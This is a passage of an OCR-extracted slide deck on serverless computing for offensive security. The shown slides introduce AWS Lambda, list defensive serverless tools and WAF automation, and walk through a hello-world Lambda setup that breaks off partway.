Microservices and FaaS for Offensive Security

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$ whoami

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
Servers are dead…

“Serverless”

Jan 2015 - AWS Lambda Preview open to all AWS Customers



Run Code, Not Servers - Serverless Computing

Ad aws.amazon.com/lambda ▾

Use AWS Lambda To Run Code Without Managing Servers. Get Started Today!


Continuous Scaling · Subsecond Metering · Real-Time Data Processing · No Servers to Manage

Product Details FAQs

One-Year Free Account Getting Started Guide


No Servers to Manage

AWS Lambda automatically runs your code without requiring you to provision or manage servers. Just write the code and upload it to Lambda.



Serverless Economics


Cloud Functions are ephemeral, spinning up on-demand and back down in response to events in the environment. Pay only while your function is executing, metered to the nearest 100 milliseconds, and pay nothing after your function finishes.



Just Add Code

Run in a fully-managed, serverless environment where Google handles infrastructure, operating systems, and runtime environments completely on your behalf. Each Cloud Function runs in its own isolated secure execution context, scales automatically, and has a lifecycle independent from other functions.

The stack




Microservices

Code

IaaS	CaaS	PaaS	FaaS	
🟩 Function	🟩 Function	🟩 Function	🟦 Function	🟩 User Management
🟩 Application	🟩 Application	🟦 Application	🟩 Application	🟦 User Management (scalable unit)
🟩 Runtime	🟩 Runtime	🟪 Runtime	🟪 Runtime	🟪 Service Provider Management
🟩 Container (optional)	🟦 Container (optional)	🟪 Container (optional)	🟪 Container (optional)	
🟦 OS	🟪 OS	🟪 OS	🟪 OS	
🟪 Virtualization	🟪 Virtualization	🟪 Virtualization	🟪 Virtualization	
🟪 Hardware	🟪 Hardware	🟪 Hardware	🟪 Hardware	

Source: https://intl.aliyun.com/forum/read-499

Real-time File Processing



Example: *Image Thumbnail Creation*

Photograph is taken

S3


Photo is uploaded to S3 Bucket

Lambda is triggered

Lambda runs image resizing code to generate web, mobile, and tablet sizes

https://aws.amazon.com/lambda/

Real-time Stream Processing



Example: *Analysis of Streaming Social Media Data*

Lambda is triggered

Social media trend data immediately available for business users to query

Social media stream is loaded into Kinesis in real-time

Lambda runs code that generates hashtag trend data and stores it in DynamoDB

https://aws.amazon.com/lambda/

Scale

https://github.com/airbnb/streamalert
***StreamAlert** is a serverless, realtime data analysis framework which empowers you to ingest, analyze, and alert on data from any environment, using datasources and alerting logic you define.*

https://github.com/0x4D31/honeyLambda
***honeyλ** - a simple serverless application designed to create and monitor URL {honey}tokens, on top of AWS Lambda and Amazon API Gateway*

https://github.com/goadapp/goad
***Goad** is an AWS Lambda powered, highly distributed, load testing tool built in Go*

https://github.com/davbo/lambda-csp-report-uri
*Simple python application which runs on AWS Lambda and writes **CSP** reports into S3 for later processing*

https://github.com/therefromhere/csp_lambda
*AWS Lambda function to store **Content Security Policy** reports in ElasticSearch*

StreamAlert

honeyλ

Goad

Automate

https://github.com/marekq/aws-lambda-firewall


*Create **temporary security groups on your EC2 instances** through a simple API call. In addition, audit your security groups easily by the use of automated reports written to S3.*

https://github.com/ilijamt/lambda_security_group_manager

*Auto **managing your AWS security groups** with Lambda*

https://github.com/johnmccuk/cloudflare-ip-security-group-update

*Lambda function to retrieve **Cloudflare's IP address** list and update the specified security group*



Security Groups

EC2 instances

Add/remove security groups 4

Cloud Watch 6
Detaches and deletes old security groups every 15 minutes

Developer 1
Calls Python script to send API request

API gateway 2
Receives authenticated API call to whitelist IP address on EC2

Lambda 3
Reads API requests, adds/removes security groups on all EC2 instances.


S3 5
Write security group state to a bucket every time the Lambda is triggered

AWS WAF Automation

https://aws.amazon.com/answers/security/aws-waf-security-automations/


Parse application logs and trigger WAF rules

Honeypot
Log parsing (db scraping)
Use third party IP reputation lists



AWS
valid users
attackers
Application Load Balancer
Amazon CloudFront
application requests (static + dynamic)
web application resources
new access log files
Amazon S3 bucket
requests to the honeypot endpoint
Amazon API Gateway
AWS WAF
A bad bot and scraper protection
B SQL injection protection
C cross-site scripting protection
D HTTP flood, scanner and probe protection
E IP address whitelist/blacklist
F known-attacker protection
AWS Lambda Access Handler
AWS Lambda Log Parser
Amazon CloudWatch event
hourly
AWS Lambda IP Lists Parser
third-party IP reputation lists

Hello World from the Serverless cloud




AWS Lambda

Run code without thinking about servers.
Pay for only the compute time you consume.


Hello Serverless World

Hello World on AWS Lambda (1/4)



Resources for Asia Pacific (Singapore)


Lambda function(s) 1
Code storage 10.8 MB



Blank Function

Configure your function from scratch. Define the trigger and deploy your code by stepping through our wizard.


custom



Configure triggers

You can choose to add a trigger that will invoke your function.


Hello World on AWS Lambda (2/4)



Name* helloworld


Description get our public ip from opendns

Runtime* Python 2.7



Code entry type Edit code inline

```
import urllib2
def lambda_handler(event, context):
    response = urllib2.urlopen('http://diagnostic.opendns.com/myip').read()
    return 'Hello from Lambda'+str(response)

```




Runtime* Node.js 6.10

Use the edito

: and libraries

entry type


context, ca



Handler* lambda_function.lambda_handler

Role* Create a custom role

Hello World on AWS Lambda (3/4)



AWS Lambda requires access to your resources

AWS Lambda uses an IAM role that grants your custom code permissions to access AWS resources it needs.

▾ Hide Details

Role Summary

